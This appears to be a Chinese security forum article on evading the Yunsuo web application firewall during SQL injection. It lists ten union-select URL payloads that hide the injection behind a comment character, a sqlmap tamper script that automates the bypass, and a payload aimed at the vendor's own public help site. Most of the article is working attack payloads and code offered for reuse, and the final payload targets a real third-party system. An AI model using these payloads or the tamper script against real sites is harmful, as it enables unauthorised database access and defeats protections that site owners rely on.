


10 种方法绕过云锁以及 tamper - 渗透测试文章 (Security Articles) - T00LS | 低调求发展 - 潜心习安全

“ T00LS 虽说是 10 种方法，但是其中思路是一样的，对云锁的规则进行了测试后，最终发现了云锁一个致命的弱点，就是如果其中包含了注释符号，那么其后面的内容便不进行 ... - Discuz! Boar.....

虽说是 10 种方法，但是其中思路是一样的，对云锁的规则进行了测试后，最终发现了云锁一个致命的弱点，就是如果其中包含了注释符号，那么其后面的内容便不进行过滤，既然发现了这个规则那么，我们就可以针对此规则构造正确的语句即可。


测试环境

本机云锁版本





目前官网版本:



云锁服务器端Windows版本


适合: Windows 2003/Windows 2008/Windows 2012

支持: IIS/Apache/Tomcat/Weblogic等

版本: win_3.1.20.15

更新: 2020-04-27

 免费下载

 安装说明



7ools

开始测试


思路介绍

首先我说明一下我的思路，经过测试，发现注释以后的内容是可以逃过云锁的，我们利用这一点，将注入的语句写在注释的后面，且我们还需要语句可以正确的执行，经过测试如下写法可以正确执行 sql 命令而且可以绕过云锁。其实知道这个规则之后，那方法就数不胜数，我们这里列出几个，下面代码里面的 %23 都可以 替换为 --, /* 来进行测试，都是可以绕过的。

绕过方法 1


```
http://192.168.252.151/sqli-labs/Less-1/?id=-1' || 1="%23" union select 1,2,3 -- +
```

```
Welcome Dhakkan
Your Login name:2
Your Password:3
```




绕过方法 2

`http://192.168.252.151/sqli-labs/Less-1/?id=-1' > "%23" union select 1,2,3 -- +`




绕过方法 3

`http://192.168.252.151/sqli-labs/Less-1/?id=-1' != "%23" union select 1,2,3 -- +`




绕过方法 4

http://192.168.252.151/sqli-labs/Less-1/?id=-1' like "%23" union select 1,2,3 -- +




绕过方法 5


http://192.168.252.151/sqli-labs/Less-1/?id=1' rlike "%23" union select 1,2,3 -- +



绕过方法 6


http://192.168.252.151/sqli-labs/Less-1/?id=-1' < "%23" union select 1,2,3 -- +






绕过方法 7


http://192.168.252.151/sqli-labs/Less-1/?id=-1' %25 "%23" union select 1,2,3 -- +



绕过方法 8


http://192.168.252.151/sqli-labs/Less-1/?id=-1' group by "%23" union select 1,2,3 -- +






绕过方法 9


http://192.168.252.151/sqli-labs/Less-1/?id=-1' || "%23" union select 1,2,3 -- +




绕过方法 10

http://192.168.252.151/sqli-labs/Less-1/?id=-1' %26 "%23" union select 1,2,3 -- +





针对以上的测试都是针对字符型的进行测试，数值型有些会报错，大家可以自行变形，
 其实使用仅仅 "%23" 也可以过， 但是也是只能适用于字符型。



SQLMAP TAMPER

了解这些以后，我们筛选一种来写 sqlmap 的 tamper。这里我们为了减少代码量，我们直接使用正则进行匹配来完成命令的替换。这个 tamper 字符型和数字型通用。

```
"""
```

```
author:Alexsel
```

```
"""
```

```
import os
```

```
import re
```

```
from lib.core.data import kb
```

```
from lib.core.enums import PRIORITY
```

```
from lib.core.common import singleTimeWarnMessage
```

```
from lib.core.enums import DBMS
```



```
__priority__ = PRIORITY.LOW
```

```
def dependencies():
    singleTimeWarnMessage("tamper script '%s' is only meant to be run against %s" % (os.path.basename(__file__).split(".")[0], DBMS.MYSQL))

def tamper(payload, **kwargs):
    if payload:
        if(re.match("[>|=|<=]",payload)):
            return payload
        if(re.match("^-{0,1}?\\d+$",payload)):
            return payload
        if(re.match("^\\(SELECT",payload)):
            payload = "|| 1='%23' "+payload
            return payload
        rex = '^-{0,1}?[\\d|\\w]*%{0,1}[\\'|"|\`]*\\)*[ |;]'
        payload = re.sub(rex, lambda x:x.group(0)+" %26%26 1!='%23' ", payload)
    return payload
```

其中前三个 if 判断仅仅是为了减少云锁的警告，真正匹配并替换的只有如下两句。

```
rex = '^-{0,1}?[\\d|\\w]*%{0,1}[\\'|"|\`]*\\)*[ |;]'
payload = re.sub(rex, lambda x:x.group(0)+" %26%26 1!='%23' ", payload)
```

我们可以根据我之前列举的十几个例子中的关键部分直接替换上面的代码中的 %26%26 1!='%23'即可完成 tamper 的更新。

最终经过测试有一条 xss 的警告，不过为了增加执行速度不单独对其增加过滤代码。

tamper 在 github 下载地址：

<https://github.com/Hsly-Alexsel/Bypass>

针对目前官网的测试

以上的方法都能过最新的云锁，但是官方的网站中的云锁总是那么与众不同，经过测试之后，我们找到了可以绕过官方网站中的一个方法，也是可以正常注入的。

`http://help.yunsuo.com.cn/guide/install/?id=2' || 1="%23" union select 1,2,3 -- +`

